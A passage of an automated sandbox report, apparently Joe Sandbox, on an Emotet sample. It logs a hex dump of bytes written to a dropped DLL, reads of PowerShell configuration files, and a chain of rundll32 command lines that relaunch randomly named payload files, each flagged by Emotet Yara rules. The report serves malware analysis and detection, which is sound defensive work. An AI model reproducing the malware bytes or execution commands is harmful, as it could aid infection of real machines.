C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	unknown	7248	01 10 50 e8 4b 53 00 00 f6 c1 02 8d 4d d8 74 26 68 6c d3 01 10 68 08 60 02 10 6a 01 e8 cf f4 ff ff 68 ac 45 02 10 8d 45 d8 c7 45 d8 4c d3 01 10 50 e8 1d 53 00 00 68 84 d3 01 10 eb d8 c7 45 fc ff ff ff ff e8 be 33 00 00 84 c0 75 07 8b ce e8 fc f9 ff ff 8b 06 8b 40 04 8b 4c 30 38 85 c9 74 05 8b 01 ff 50 08 8b c6 8b 4d f4 64 89 0d 00 00 00 00 59 5e 8b e5 5d c3 cc cc cc cc cc cc cc cc 55 8b ec 51 8b 41 30 56 8b 75 08 c7 45 fc 00 00 00 00 8b 08 89 0e 8b 11 ff 52 04 8b c6 5e 8b e5 5d c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 51 8b 41 04 ff 31 8b c8 c7 45 fc 00 00 00 00 ff 75 08 8b 10 ff 52 08 8b 45 08 8b e5 5d c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 51 68 06 01 00 00 e8 1d 5e 00 00 83 c4 04 a3 a8 7a 02 10 33 c9 eb 06 8d 9b 00 00 00	..P.KS......M.t&hl...h.`..j... ...h.E...E..E.L...P..S..h..... ..E.......3....u...........@.. L08..t....P....M.d......Y^..]. ........U..Q.A0V.u..E......... ...R...^..]..............U..Q .A..1...E......u....R..E...].. ....U..Qh......^.... ...z..3........	success or wait	17	7FEE858BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	unknown	374	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	7FEE858BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE83F5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE83F5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE851A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	6	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE858BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE84E69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE84E69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE858BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE858BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE84E69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE84E69DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 260 Parent PID: 2536

General

Start time:	13:48:04
Start date:	26/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll #1
Imagebase:	0xff970000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	unknown	64	success or wait	1	FF9727D0	ReadFile
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	unknown	264	success or wait	1	FF97281C	ReadFile

Analysis Process: rundll32.exe PID: 2908 Parent PID: 260

General

Start time:	13:48:04
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll #1
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2139903329.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2139935189.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2872 Parent PID: 2908

General

Start time:	13:48:05
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yozs\bhycn.bcx',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2141920127.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2141994054.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2872

General

Start time:	13:48:06
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hxqt\iieutea.ehw',RunDLL
Imagebase:	0x6c0000

File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2143541090.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2143576393.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2488 Parent PID: 2472

General

Start time:	13:48:07
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yjfs\gmxhcr.dhy',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2146032293.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2146169134.0000000000201000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2860 Parent PID: 2488

General

Start time:	13:48:07
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hszr\zft.hxn',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2147679834.0000000000311000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000B.00000002.2147601789.00000000002F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1616 Parent PID: 2860

General

Start time:	13:48:08
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vnjt\awo.cnn',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2149091905.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.2150116994.00000000004A1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2968 Parent PID: 1616

General

Start time:	13:48:09

Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dkpu\lbsvbo.gas',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2150770541.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2150877098.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2196 Parent PID: 2968

General

Start time:	13:48:10
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Opqf\zrop.pvh',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2152460695.00000000001C1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2152298877.0000000000180000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1484 Parent PID: 2196

General

Start time:	13:48:11
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Blgp\gmlbr.kph',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2153905031.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2153961508.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 620 Parent PID: 1484

General

Start time:	13:48:11
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mnrm\xmfd.ucf',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2155916188.00000000001B1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2155772363.0000000000190000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1532 Parent PID: 620

General

Start time:	13:48:12
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wnoc\mhxywle.szw',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2157336614.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000011.00000002.2157449477.00000000001D1000.00000020.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1916 Parent PID: 1532

General

Start time:	13:48:13
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xqby\jcrucsb.dql',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2159102288.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000012.00000002.2158760347.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 1472 Parent PID: 1916

General

Start time:	13:48:14
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Etxd\pkvco.wzp',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2162568948.0000000000211000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000013.00000002.2162462473.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 856 Parent PID: 1472

General

Start time:	13:48:15
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Eiig\mmslr.ajj',RunDLL
Imagebase:	0x6c0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2358984806.0000000000140000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000014.00000002.2359036210.00000000001F1000.00000020.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis